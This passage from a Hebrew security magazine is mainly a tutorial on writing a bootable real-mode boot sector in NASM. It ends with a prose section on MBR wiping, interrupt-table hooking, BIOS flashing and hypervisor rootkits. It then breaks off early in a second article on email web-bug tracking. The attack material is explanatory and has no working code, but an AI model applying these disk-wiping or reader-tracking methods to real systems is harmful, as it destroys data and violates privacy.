ה-BIOS (Basic Input Output System) הוא הרכיב הראשון שמופעל כשאנחנו מדליקים את המחשב. ה-BIOS אחראי על ביצוע בדיקה ראשונית למחשב המכונה POST ("בדיקה עצמית לאחר הפעלה"). בדיקה זו אחראית לוודא שכל רכיבי המחשב קיימים.



כמו כן, ה-BIOS מהווה ממשק אוניברסאלי לרכיבי החומרה, שמאפשר גישה אליה. אנו ננצל יכולת זו בתחילת הדרך של כתיבת מערכת ההפעלה. כאשר אנו מדליקים את המחשב, ספק הכוח מקבל מתח ולאחר שהוא מצליח לייצב אותו הוא מעביר סיגנל ללוח האם שאומר שהכל תקין. לאחר מכן הלוח אם קורא מצ'יפ CMOS שמכיל את קוד ה-BIOS ומריץ אותו. ה-BIOS נטען, ומבצע את ה-POST. אם בדיקת ה-POST לא הצביעה על אף בעיה, ה-BIOS עובר על רשימה בשם Boot Sequence, שמגדירה את הסדר שבו ה-BIOS יחפש התקני אחסון בכדי לבצע מהם את האתחול. ה-BIOS עובר מתחילת הרשימה, ובודק אם ההתקנים שכתובים לו אכן מחוברים למחשב ומכילים מידע שאפשר לקרוא אותו. כשה-BIOS מגלה את ההתקן הראשון שאכן קיים, הוא קורא אותו, וטוען את הקוד אל הכתובת 0x7c00. לאחר מכן ה-BIOS מעביר את השליטה אל הקוד.

והשורה הבאה שלנו:

```
jmp $
```

הסימן $ הוא סימן שאינו חלק מההגדרה הכללית של שפת הסף, אבל הוא תוסף נחמד שהוסיפו למרכיב שאנחנו נשתמש בו - NASM. הסימן בעצם אומר "פה" - המרכיב מחליף את הסימן בכתובת של תחילת השורה שבה הסימן כתוב. קפיצה לכתובת של אותו שורה בעצם תפעיל את הפקודה הזאת שוב ושוב, והתוכנה בעצם לא תעשה כלום. דבר זה שקול לכתיבת הקוד הבא:

```
loop:
      jmp loop
```

השורה הבאה:

```
TIMES 510-($-$$) db 0
```

בשורה זו לא קיימות שום פקודות ששייכות לשפת הסף הכללית, והיא מכילה רק סימונים ופקודות מיוחדים ש-NASM מבין. הראשון זה פקודת ה-TIMES - פקודה זו ("מאקרו") פשוט משכפלת את קוד שפת הסף שנותנים לה מספר פעמים נתון. במקרה זה הפקודה שאנו רוצים לשכפל היא "db 0" ומספר הפעמים הוא ($$-$)-510. הסימן המיוחד השני הוא $$ - בדומה ל-$, שמסמן את הכתובת של תחילת השורה, הסימן $$ מסמן את הכתובת של תחילת ה-section או במילים אחרות הסימן אומר "ההתחלה" (במקרה שלנו, קיים רק section אחד ולכן הסימן מייצג את הכתובת של תחילת הקוד). לכן, הביטוי $$-$ בעצם נותן לנו את האורך של הקוד שכתבנו עד עכשיו.

ה-MBR אמור להיות באורך של 512 בתים, כששני הבתים האחרונים הם חתימה ייחודית של ה-MBR. לכן אנו צריכים למלא את 510 הבתים האחרים במשהו - וכל מה שלא חלק מהקוד שלנו אנחנו צריכים למלא באפסים.

MBR

ה-MBR(Master Boot Record) הוא חלק בהארד דיסק שמשמש שתי מטרות:

1. הוא מכיל רשימה של כל המחיצות בדיסק. מחיצות הן חלוקות לוגיות של הדיסק שמקלות על גישה וחלוקה של הדיסק. מבחינת מערכת ההפעלה, כל מחיצה היא דיסק בפני עצמה.
2. ה-MBR יכול להכיל קוד בסיסי שירוץ כאשר ה-BIOS קורא אותו. אנו ננצל תכונה זו בתחילת כתיבת המערכת.

באופן היסטורי החלוקה לאזורים בהתקן כזה נעשתה בשיטה הקרויה CHS (Cylinder-Head-Sector), שתאמה את החלוקה הפיזית שקיימת בהתקן. כאשר תוכנה רצתה לגשת להארד דיסק היא העבירה אוסף של שלושה מספרים שייצגו את הצילינדר, ראש וסקטור שהמידע יושב עליו. שיטת גישה זו מקבילה לדוגמא לכתובת, בה מסמנים את העיר (יחידת החלוקה הכי גדולה), הרחוב ומספר הבית (יחידת החלוקה הכי קטנה). היום הגישה נעשית בשיטה בשם LBA (Linear Block Addressing) שמייצגת באופן ליניארי כל אזור (שנקרא Block).

ה-MBR יושב על הסקטור הראשון בהארד דיסק (לחלופין, זה גם יכול להיות דיסק און קי או כל התקן אחסון משני אחר). הסקטור הראשון יושב בכתובת CHS 1,0,0, או לפי שיטת ה-LBA - בבלוק הראשון (שימו לב שסקטורים מתחילים במספר 1 ולא ב-0). ה-MBR נכתב בפורמט הבא:

טווח בתים	מידע
1-440	איזור קוד. איזור זה יכול להכיל קוד שירוץ לאחר שה-BIOS קורא את הMBR.
441-444	חתימת הדיסק.
445-446	ממולא ב-NULL.
447-510	טבלת המחיצות. מחולקת ל-4 רשומות של 16 בתים, שמייצגות את מספר המחיצות הפיזיות האפשרויות על הארד דיסק יחיד. היום ניתן גם ליצור מחיצות לוגיות שיכילו מספר תתי מחיצות.
511	0x55 - בית ראשון של חתימת הMBR
512	0xAA - בית שני של חתימת הMBR

היום כל רכיב BIOS מודרני יודע להתמודד עם MBR שלא מכיל את החתימה (0x55AA) הרגילה, וכיום גם אין צורך למלא את הבתים 441 עד 446 במידע לא שימושי וניתן למלא אותם בקוד. רכיבי BIOS רבים גם ירשו לנו לכתוב קוד על אזור טבלת המחיצות, כך שבעצם יש לנו פה 512 בתים חופשיים לכתיבת קוד.

בשביל זה קיימת הפקודה "db" - פקודה זו היא חלק ממשפחת פקודות שמכריזות על אזור בזיכרון לשימוש מיוחד והן כתובות כ- "dX" כאשר X מסמל את גודל אזור הזיכרון. במקרה שלנו, אנו מכריזים על אזור של byte. בד"כ משתמשים בפקודות אלו בכדי להכריז על משתנים, אבל אנחנו ננצל אותה כרגע בכדי למלא את האזור החסר באפסים.

הפקודה הבאה:

```
dw 0xaa55
```

כפי שצוין, פה אנו מכריזים על אזור בגודל של מילה (שני בתים) שיכיל את הערך 55aa, חתימה הייחודית של ה-MBR. אם שמתם לב שהחתימה של ה-MBR היא 55aa אך בקוד שלנו כתוב aa55, זו לא טעות - זה בגלל ה-Endianness (סדר בתים) של המחשב.

Endianness

Endianness (סדר בתים) הוא תכונה של מחשבים שמגדירה את הסדר שבה ערכים בגודל העולה על בית אחד נשמרים בזיכרון. לדוגמא, כאשר מחשב שומר את הערך 0x0A0B, הייצוג בזיכרון יכול להראות כך (כשהתא השמאלי הוא הקודם בזיכרון):

0A	0B

או כך:

0B	0A

לשיטה שבה הבית המשמעותי יותר נמצא קודם בזיכרון קוראים Big-Endian, והיא מתאימה לצורה שבה אנחנו קוראים מספרים - 32 כ"שלושים" (החלק המשמעותי) ו"שתיים". לשיטה השנייה קוראים Little-Endian והיא מתאימה לצורה שבה אנחנו מחברים מספרים - בכדי לבצע 32 ועוד 27 קודם מחברים 7 ל-2 (החלק הפחות משמעותי) ובודקים אם יש העברת תוצאות לספרת העשרות ואם לא אז מחברים 2 עם 3 ומקבלים 59.

לכל אחת מהשיטות יש יתרון משלה, אך הארכיטקטורות הנפוצות היום (x86 ו-x86-64) משתמשות בשיטת Little-Endian בגלל שתי סיבות עיקריות: ראשית, בגלל שבעת חיבור העברת תוצאה עוברת מהחלקים הפחות משמעותיים לחלקים היותר משמעותיים כך שחיבור יכול להתבצע בסדר קריאה רגיל מהזיכרון. שנית, שיטת ה-Little-Endian מאפשרת לקרוא אזור בזיכרון ללא ידע מוקדם על הגודל שלו.

בשביל הידע הכללי, השמות Little-Endian ו-Big-Endianו מגיעים מ"מסעי גוליבר", שבו מתוארת מלחמה בין שתי ממלכות שיצאו למלחמה כי אחת מהן סירבה לשבור את הביצה על צדה הצר, ולכן כונו תושביה Big-Endians. האדם אשר טבע את המונח הזה היה דני כהן מהטכניון. אחח, גאווה ישראלית.

הרצה

עתה, אחרי שהבנו את הקוד, נלמד איך להפוך אותו למערכת הפעלה שניתן להריצה.

סידור תיקיות

על מנת להקל על ההבנה, אני מציע את הסידור הבא לתיקיות שלכם:

```
OS
├─────src
├─────bin
```

בתוך תיקיית src הכניסו את הקוד שלכם, בתיקיית bin שימו את כל הקבצים הבינאריים שלכם. אני יצרתי גם תת-תיקיות בכל אחת מהתיקיות בכדי לסדר את הפרויקט עוד יותר - במקרה שלנו, יצרתי תיקיית boot בכל אחת מן התיקיות. אני מניח שבכל אחת מהתיקיות קיימת תיקיית boot, והקוד שיצרתם נקרא boot.asm.

הרכבה

תחילה, נקרא ל-NASM שיהפוך לנו את קוד שפת הסף לקוד מכונה:

```
nasm -f bin -o bin/boot/boot.bin src/boot/boot.asm
```

פקודה זו אומרת ל-NASM לקחת את הקוד שכתוב בקובץ שקיים ב-src/boot/boot.asm, להפוך אותו לקובץ bin, ולכתוב אותו לקובץ bin/boot/boot.bin. יש לציין שבגלל שהנחנו את NASM להפיק את הקובץ בפורמט bin, שמשומש בעיקר לBootloaders ול-MS-DOS, NASM יודע אוטומטית להפיק את הקובץ ב-16 ביט Real Mode, כך שהיינו יכולים לוותר על השורה הראשונה בקוד.

הפיכה לדיסק

עתה קיבלנו קובץ בינארי וניצור ממנו תמונת דיסק (ISO) שנוכל לבצע ממנה אתחול:

```
mkisofs -R -input-charset utf8 -b boot/boot.bin -no-emul-boot -boot-
load-size 4 -o os.iso bin
```

פקודה זו יוצרת קובץ ISO. קובץ ISO הוא קובץ שמאגד בתוכו מערכת קבצים שלמה מסוג ISO9660, הידועה גם כ-CDFS. מערכת קבצים זו משמשת בעיקר כמערכת הקבצים הנפוצה ב-CD-ROM ו-DVD. אנו מכילים את כל המערכת קבצים הזו בתוך קובץ ISO, כך שנוכל אחרי זה לצרוב אותו לדיסק או להריץ מתוכו את מערכת ההפעלה דרך תוכנת וירטואליזציה שיודעת להתייחס אליו ככונן דיסקים לכל דבר. הפרמטרים שמועברים בפקודה קובעים שהדיסק ייוצר כ-El-Torito במצב No Emulation, וגודל ה-Boot Sector יהיה 4 סקטורים (זאת בגלל ש-ISO9660 הוא בעל סקטורים בגודל של 2048 בתים, שהם פי 4 מהגודל של סקטור רגיל של הארד דיסק).

El-Torito

בכדי להבין כיצד דיסק El-Torito מתפקד יש להבין את הרקע ההיסטורי - כונני פלופי שהכילו סך הכל 1.44MB. באותה תקופה, פלופי היה הדבר היחיד ש-BIOS-ים ידעו לקרוא ממנו את מערכת ההפעלה. כאשר הגיע ה-CD והשתלט על השוק, רצו לאפשר ל-BIOS לקרוא גם את הדיסקים החדשים, אך לא רצו לשנות לחלוטין את הקוד של ה-BIOS כך שיוכל להבין גם את מערכת הקבצים, ולכן נוצר ה-El-Torito. הרעיון - כל דיסק יכיל קובץ בשם boot.catalog שמכיל מצביע לקובץ אחר שממנו ה-BIOS יכול לקרוא את מערכת ההפעלה.

שאריות של תקופות חשוכות יותר נשארו בכפתור השמירה

הקובץ הזה הוא העתק של פלופי, כך שה-BIOS מבחינתו טוען פלופי, ואנחנו יכולים לבצע Boot מה-CD. היום, כשנדיר כבר להשתמש בפלופי, ניתן ליצור דיסק El-Torito שמכיל בתוכו הארד דיסק שלם במקום פלופי. מצב זה נקרא "No Emulation". בגלל שאנו משתמשים ב-No Emulation, אנו צריכים לדאוג שהמידע שאנו כותבים ל-CD נראה כמו הארד דיסק רגיל, ולכן אנו צריכים לכתוב MBR.

הרצה

ועתה נתחיל את QEMU (אם אתם משתמשים ב-VMWare, פשוט תגדירו את הקובץ כדיסק שממנו תעשה התכונה Boot):

```
qemu -cdrom os.iso
```

שימו לב שניתן גם פשוט לצרוב את מערכת ההפעלה שכתבתם על דיסק ולהפעיל אותה על מחשב אמיתי, אך בינתיים חבל לבזבז דיסק על מערכת הפעלה שלא עושה כלום.

אם אתם לא רואים שה-BIOS של המכונה הוירטואלית מדווח לכם על בעיה בהפעלת מערכת ההפעלה מהדיסק, הכול הלך כמו שצריך. אם כן, גוגל הוא חברכם הטוב והמקום למציאת פתרון לבעיה.

מערכת ההפעלה, סימן 2

כעת ניקח את מערכת ההפעלה לשלב הבא: הדפסה של מחרוזות על המסך.

קוד

```
[BITS 16]
[ORG 0x7c00]

mov si,msg
call prints
jmp $

prints:
      mov ah, 0x0e
      printc:
            lodsb
            cmp al,0
            jz return
            int 0x10
            jmp printc
      return:
            ret


msg db "Hello World!",0

TIMES 510-($-$$) db 0
dw 0xaa55
```

בוא נעבור על השורות שנוספו, השורה הראשונה:

```
msg db "Hello World!",0
```

להזכירכם, הפקודה db מכריזה על אזור מיוחד בזיכרון. בשורה זו אנו יוצרים אזור בזיכרון שיכיל את המחרוזת "Hello World!" ונוכל לפנות אליו בשם msg. את המחרוזת אנו נסיים בבית שיכיל את הערך 0. סוג המחרוזות שמסתיימות בבית הזה נקרא Null Terminated Strings. הסיבה לסיום המחרוזות ב-Null Byte (בית המכיל את הערך 0) היא בכדי לסמן את סוף המחרוזת. שימו לב שקיימת אפשרות נוספת לסמן את סוף המחרוזת - לשמור מראש את האורך שלה. לכל שיטה יתרונות וחסרונות משלה, אך מאחר ואנו נשתמש בשלבים מאוחרים יותר ב-C, אשר מסיימת מחרוזות ב-Null Byte, אנו נשתמש בשיטה זו.

השורה הבאה:

```
mov si,msg
```

הפקודה מעבירה את הערך של המשתנה msg (הערך שלו הוא אזור בזיכרון שמכיל את מה שהכנסנו אליו) אל האוגר SI. האוגר SI (Source Index) משמע בעיקר להעתקות של מחרוזות - הוא מסמל את האזור בזיכרון שממנו יועתק הזיכרון.

השורה הבאה:

```
lodsb
cmp al,0
jz return
```

סדרת פקודות אלו אחראית לטעון את התו הבא לתוך אוגר. הפקודה lodsb מקבילה לקוד:

```
mov al,[si]
inc si
```

לאחר ביצוע הפקודה, האוגר al מכיל את הערך של התו הקרוב במחרוזת שהאוגר si מצביע עליה, והערך של האוגר מועלה ב-1 כך שהוא מצביע לתו הבא במחרוזת.

לאחר מכן אנו משווים את al ל-0. אם al אכן 0 הדגל ZF (Zero Flag) יודלק. להזכירכם, al יהיה אפס רק כאשר נגיע לבית האחרון במחרוזת - ה-Null Byte, וכך נדע שאנו הגענו לסופה. לאחר מכן אנו מבצעים קפיצה מותנית - אם דגל ה-ZF דלוק, קפוץ ל-return.

הפקודות הבאות:

```
mov ah, 0x0e
…
int 0x10
```

פקודת int 0x10 שולחת את פסיקה מספר 0x10 ל-BIOS. פסיקה זו אחראית לטיפול בוידיאו. בכדי להשתמש בפסיקה זו יש להעביר לה את מספר התת-פסיקה שאנו רוצים ליצור באוגר ah. הערך 0x0e מגדיר את תת-הפסיקה כהדפסת תו על מסך המחשב. תת פסיקה זו מקבלת את ערך ה-ASCII של התו באוגר al, אותו קבענו בפקודה lodsb.

BIOS Interrupts

Interrupt (פסיקה) היא אות הנשלח לרכיב בכדי לבצע פעולה שעוקפת את שגרת הביצוע הרגילה. בעת קבלת פסיקה, הרכיב מפסיק כל פעולה אחרת בכדי לטפל בפסיקה שהתקבלה. בReal Mode ניתן לבצע פסיקות ישירות לרכיב ה-BIOS ודבר זה ממומש על ידי IVT (Interrupt Vector Table) זוהי טבלה שיושבת ב-1024 הבתים הראשונים בזיכרון, ומורכבת מ-255 ערכים של 4 בתים שמייצגים 255 סוגי פסיקות שניתן ליצור. כל ערך בטבלה מכיל מצביע לאזור קוד שיכול לטפל באותו סוג של פסיקה. קיימים מספר סוגי פסיקות לשימוש על ידי התוכנה (חלק גדול מהפסיקות משומש רק על ידי החומרה), ובטבלה ניתן לראות מספר מצומצם שלהן.

מספר פסיקה	שימוש
0x00-0x07	נוצרת על ידי המעבד בעת שגיאות למיניהן.
0x08-0x0f	נוצרת על ידי רכיבי חומרה שונים, ביניהם שעון המחשב, כונני דיסקים ופלופי והמקלדת.
0x10	שירותי וידיאו. יש להעביר באוגר ah את המספר של התת-הפסיקה.
0x11	מחזיר את רשימת ההתקנים במחשב.
0x12	מחזיר את כמות הזיכרון במחשב.
0x13	דרך פסיקה זו ניתן לקרוא ולכתוב לדיסק. יש להעביר את תת הפסיקה באוגר ah.
0x16	דרך פסיקה זו ניתן לקרוא הקשות מקלדת. יש להעביר את תת הפסיקה באוגר ah.
0x19	פסיקה זו נוצרת על ידי הBIOS לאחר הPOST, ומתחילה את טעינת מערכת ההפעלה. קריאה לפסיקה זו תטען את מערכת ההפעלה שכתבתם מחדש.

הרצה

כעת ניתן לבצע בדיוק את אותן הפעולות שביצעתם בכדי להריץ את הקוד הקודם, ומערכת ההפעלה אמורה להדפיס לכם את המחרוזת "Hello World!" למסך.

מערכת ההפעלה, סימן 3

מניסיוני האישי עם תכנות מערכות הפעלה, אנשים שלא מבינים את הידע הנדרש בכדי לבצע זאת לא בדיוק מתלהבים ממסך שחור שכותב להם "שלום" בשחור ולבן. לכן, נקנח בקטע קוד שיבצע בשבילכם משימה - להפיק את השיר "99 Bottles of Beer on the Wall" (המקביל באנגלית ל-"99 תפוחים היו על העץ") בשפת סף טהורה.

הקוד מבוסס אך ורק על מושגים שנלמדו קודם, כך שניתן לוותר על הסבר:

```
[BITS 16]
[ORG 0x7C00]

call print_all
mov si,msg6
call prints
jmp $

print_all:
call print_first_half
dec byte [msg5+1]
cmp byte [msg5+1],'0'
je decten
call print_second_half
jmp print_all
decten:
cmp byte [msg5],'0'
je return
                call print_second_half
                call print_first_half
mov byte [msg5+1],'9'
dec byte [msg5]
call print_second_half
jmp print_all
print_first_half:
mov si,msg5 ;99
call prints
mov si,msg1 ;bootles of beer on the wall,
call prints
mov si,msg5 ;99
call prints
mov si,msg2 ;bottles of beer.
call prints
mov si,msg3 ;Take one down, pass it around
call prints
ret
print_second_half:
mov si,msg5 ;98
call prints
mov si,msg4 ;bootles of beer on the wall \r\n
call prints
ret
prints:
mov ah,0x0e
printc:
lodsb
cmp al,0
jz return
int 0x10
jmp printc
return:
ret
```

```
msg1 db " bottles of beer on the wall,",0
msg2 db " bottles of beer.",0
msg3 db " Take one down, pass it around, ",0
msg4 db " bottles of beer on the wall.",13,10,0
msg5 db "99",0
msg6 db " no bottles are left on the wall.",0

TIMES 510-($-$$) db 0
dw 0xaa55
```

השלכות על אבטחת המידע

כמה פנים לנושאים שהובאו בפרק בעלי השלכות לאבטחת מידע:

MBR

ה-MBR הוא רכיב פגיע ביותר ובעייתי מבחינת אבטחת מידע. ראשית, הוא אינו נמצא תחת מערכת הפעלה מסויימת, כך שגם מערכת ההפעלה המוקשחת ביותר לא יכולה להגן או לשחזר שינויים כאשר היא אינה הרכיב הראשון שמופעל. שנית, שינויים בו קשים לזיהוי על ידי משתמש הקצה - אין קבצים מוזרים שנשארים ולא קיימים תהליכים שהמשתמש לא מודע להם.

ניתן לבצע שני שינויים עיקריים ל-MBR, שהמטרה משתנה בין הרס לביון:

- וירוס בעל הראשות כתיבה ל-MBR יכול פשוט למחוק את כל הרשומות ולמנוע ממערכת ההפעלה להיטען. בסבירות גבוהה ביותר המשתמש (וגם הרבה טכנאי מחשב) יניח שכל הדברים שלו נמחקו, ויבצע פרמוט ללא בדיקה לגבי קיום תבניות שיזהו מחיצות של מערכות הקבצים על הדיסק. מתקפה זו לא דורשת ידע טכני רב או תחכום בקוד - פשוט צריך למלא את הסקטור הראשון בדיסק בזבל.

- מתקפה מתוחכמת יותר יכולה לבצע שתי מניפולציות עיקריות על ה-MBR - שינוי של הקוד שמוכל ב-MBR או הוספת מערכת הפעלה ראשונית שתופעל ורק אז תפעיל את מערכת ההפעלה העיקרית. ניתן לנצל שני שינויים אפשריים אלו בכדי לבצע מודיפיקציה מקודמת של הזיכרון או ה-Registry, אך אפשרות מעניינת במיוחד היא הפעלת מערכת הפעלה ראשונית שתתפקד כ-Hypervisor - באופן פשוט, רכיב שיוצר מכונה וירטואלית, ותפעיל את מערכת ההפעלה העיקרית בתוך הסביבה הוירטואלית הזו. ממצב זה ניתן לזייף ולשנות כל רכיב אפשרי, מהבקשות והתשובות שחוזרות מרכיבי החומרה עד זמן המחשב. באופן תיאורטי לא ניתן לזהות מתקפה זו מתוך מכונה נגועה כל עוד המתקפה ממומשת כראוי (קרי, לא מכילה חתימות ידועות שניתן לזהות או שגיאות שניתן ליצור). סוג מתקפה זה הודגם על ידי רוטקיט בשם המאוד מתאים - Blue Pill.

BIOS Interrupts

בדומה ל-IDT שממומש ב-Protected Mode, גם טבלת הפסיקות שמנוצלת על ידי ה-BIOS ניתנת לשינוי. בייחוד בגלל הפגיעות שאינרנטית ל-Real Mode, בו כל קוד יכול לגשת לחומרה באופן ישיר, כל תהליך יכול לקרוא ולשנות את טבלת הפסיקות שיושבת ב-1024 הבתים הראשונים בזיכרון. תוקף יכול לשנות כל רשומה בטבלה זו, ולבצע קפיצה לקוד שלו, במקום קוד של הBIOS. בדרך זו ניתן לממש Hook לכל פונקציה שנחשפת על ידי ה-BIOS Interrupts. אוסף המתקפות שניתן לנצל בדרך זו הוא גדול ביותר, אך גם ללא שינוי טבלת הפסיקות ניתן לממש אלפי מתקפות אחרות ב-Real Mode, כך שחוסר הגנה על אזור זה בזיכרון הוא האחרון שיש לדאוג לגביו.

BIOS Flashing

לאור העובדה שרכיבי BIOS צריכים לדעת לקרוא התקנים חדשים שנכנסים לשוק ולתמוך בפרוטוקולים חדשים שיוצאים באופן תדיר, יצרני רכיבי BIOS אפשרו לבצע תהליך שנקרא BIOS Flashing. בתהליך זה הקוד שקיים בצ'יפ ה-BIOS נמחק, וגרסה חדשה נכתבת אל הצ'יפ במקומו. ניתן לנצל מתקפה זו באופן דומה למתקפה שתוארה על הMBR, רק שבניגוד לMBR מתקפה זו תהיה כמעט בלתי אפשרית לזיהוי (מספיק להוסיף jmp קטן לאזור אחר בזיכרון, או להגדיר Boot Sequence קבוע) וניתן לנצל אותה בכדי להשיג שליטה כמעט מוחלטת על המחשב. יש לציין שה-ROM של ה-BIOS אינו הצ'יפ היחיד שמכיל מערכות בסיסיות עם גישה לחומרה שניתן לשכתב אותם. גם כרטיסי מסך מודרניים מכילים רכיבים כאלו, ואפילו כרטיסי רשת מסוימים ונתבים ניתנים לניצול דרך Flashing.

סיכום

תכנות מערכות הפעלה הוא עולם מעניין ומסובך. בכדי להגיע למערכות הפעלה ברמה תפקודית גבוהה יש להשקיע אלפי שעות ולצבור ידע רב. מצד שני, זהו תחום מרתק ששליטה בו נותנת כלים רבים. רק לאחר התעסקות מעמיקה עם תכנות מערכות הפעלה ניתן להבין מדוע ההערכה היא שלקח 14,000 **שנות** אדם בכדי לפתח את Debian 2.2 (שיצאה ב-2000), ומדוע מערכת ההפעלה Windows XP, שבמונחים מודרניים נחשבת ישנה, מכילה למעלה מ-45 מיליון שורות קוד. אין גבול לרמת העומק שניתן לרדת אליו בנושא זה, וכל המרבה, הרי זה משובח. בפרק זה סקרנו את הצעד הראשון בדרך למערכת הפעלה מתפקדת - יצירת מערכת הפעלה בסיסית ב-Real Mode ושימוש ב-BIOS Interrupts בכדי להדפיס מחרוזות למסך.

על המחבר

שמי עידן פסט, בן 17 מרעות, ואני עובד כבודק חוסן בחברה לאבטחת מידע לאחר שסיימתי את לימודי התיכון שנה שעברה. המגזין הזה היווה לי מקור מידע מעולה ונגיש, והרגשתי צורך לתרום חזרה בכדי לקדם אנשים אחרים בתחום. זהו המאמר הראשון שאני מפרסם במגזין זה ובכלל, ואשמח לכל תגובה אפשרית. ניתן ליצור איתי קשר בכתובת idanfast AT gmail.com.

קישורים לקריאה נוספת:

- מדריכים של אינטל. כבד מאוד, אבל בהחלט שווה:
http://www.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html

- דוקיומנטציה על מספר רב של פקודות x86:
http://faydoc.tripod.com/cpu/index.htm

- רשימת האינטרפטים של ראלף בראון - מומלץ:
http://ctyme.com/rbrown.htm

- מדריך למערכת הפעלה דמויית UNIX:

http://www.jamesmolloy.co.uk/tutorial_html/index.html

- פרוייקט Linux From Scratch. מעולה ללמידה מעמיקה על הארכיטקטורה של Linux:

http://www.linuxfromscratch.org

- הקוד של הגרסה הראשונה של הקרנל של לינוקס. אם רוצים אפשר לקרוא את הקוד של גרסאות חדשות יותר, אבל הוא נהייה שם יותר מסובך בגלל אופטימיזציות וכו':

ftp://ftp.kernel.org/pub/linux/kernel/v1.0/

- מקור מדהים של מידע בנושא, בעיקר הקהילה:

http://wiki.osdev.org

- MSDN של מיקרוסופט - מאגר ידע עצום. מכיל הרבה רעיונות ותיעודים:

http://msdn.microsoft.com/en-us/library/ms123401.aspx

- ללא ספק הויקי המקיפה ביותר לגבי הפצה מסוימת של לינוקס, ומכילה המון מידע אודות כלים למינהם וכו'. עוזר בצורה עקיפה:

https://wiki.archlinux.org/index.php/Main_Page

- רשימה של פרוייקטים שאנשים עשו ב-OSDEV. מביא רעיונות מגניבים:

http://wiki.osdev.org/Projects

שובם של ה-Web Bugs

מאת יניב מרקס

הקדמה

אחת הטכניקות בהן חברות תוכן (או לחילופין - ספאמרים) השתמשו בעבר על מנת לעקוב אחר הגולשים באינטרנט הינה טכניקת ה-Web bug. טכניקה זו הינה ישנה וכמעט לא נמצאת בשימוש כיום, זאת מפני שספקיות הדואר האלקטרוני חסמו, כברירת מחדל, את הדרכים הנפוצות אותן היה ניתן לנצל לטובת מימוש טכניקה זו, דרכים כגון טעינת תמונות או אובייקטים דומים בעת קריאת אימייל מסויים (אלא אם כן המשתמש מכיר את שולח המייל, ואז באופן מודע בוחר להציג את המייל עם כלל האובייקטים המקושרים אליו).

לאחרונה, שמתי לב כי ישנן מספר ספקיות דואר אלקטרוני שאינן אוכפות את חסימת האובייקטים בכל המקרים ובכך מאפשרים שוב שימוש בטכניקה זו (דוגמאות יוצגו בהמשך המאמר). לפיכך, חשוב לבדוק האם שרת המייל שבו אתם משתמשים (ולא משנה אם אתם עובדים עם POP3 או HTTP) חוסם אובייקטים כברירת מחדל על גבי הפלטפורמה בעזרתה אתם עובדים (מחשב, smartphone וכו').

בגדול, שימוש בטכניקה זו מאפשר לדעת האם אימייל שנשלח לתיבת מייל מסויימת נקרא או לא. לפני שנצלול קצת, להלן שימושים אפשריים:

- בדיקה האם יש מישהו שאכן משתמש בכתובת מייל מסוימת (בד"כ ספאמרים ישתמשו למטרה זו).
- מעקב אחר משתמשים (בד"כ חברות פרסום תשתמשנה למטרה זו):
  - האם ומתי המשתמש קרא מייל מסוים.
  - מהיכן המשתמש קרא את המייל (כתובת IP).
  - האם ולמי המשתמש שרשר את המייל.
  - האם המשתמש כבר ביקר באתר מסוים.
  - באיזה דפדפן המשתמש משתמש (User-Agent).
- טעינת קוד מפגע משרת מרוחק.


הטכניקה עצמה

רוב המיילים הנשלחים היום מכילים בנוסף למלל עצמו (text/plain), תמונות ואובייקטים נוספים. בדרך כלל, כאשר תקראו מייל הכולל בתוכו אובייקטים, תופיע הודעה בתחילת המייל המציינת כי הודעה זו כוללת בתוכה אובייקטים שנחסמו כברירת מחדל ע"י השרת, לדוגמא, ההודעה ב-Gmail:


בדרך כלל (הכל כמובן תלוי במימוש של ספקית תיבת המייל), יוצג תוכן תג ה-ALT, במידה והוגדר כזה.

כמו כן, ניתן לדעת לפי ה-Mail Headers, כי המייל מכיל אובייקטים על ידי קריאת הערך של השדה Content-Type. על מנת לקרוא ערך זה, ניתן לבצע את הפעולות הבאות:

- **Mail Client (לדוגמא Microsoft Outlook):** ניתן לבדוק מה רשום בשדה Content-Type ע"י לחיצה בעזרת מקש ימני על המייל ובחירת "אפשרויות" (Options) בחלון התחתון תחת Internet headers קיים שדה Content-Type:



- **Webmail:** מאחר וכל אתר Webmail בנוי אחרת, לא ניתן לציין כיצד למצוא שדה זה בכל אתר, אבל בד"כ יש לחפש בתפריט "Options" ומשם להגיע ל-Internet Headers, לדוגמא, ב-Gmail:



ושם:

```
MIME-Version: 1.0
Received: by 10.182.27.74 with HTTP; Fri, 30 Mar 2012 06:20:06 -0700 (PDT)
Date: Fri, 30 Mar 2012 16:20:06 +0300
Delivered-To: empty0page@gmail.com
Message-ID: <CAAqOd6dEkdZrVwPJEvm2KV+nrSsgfmD=uE=RHcoA=gUPvLJa5w@mail.gmail.com>
Subject: x
From: cp77fk4r <empty0page@gmail.com>
To: "Empty0page@gmail.com" <empty0page@gmail.com>
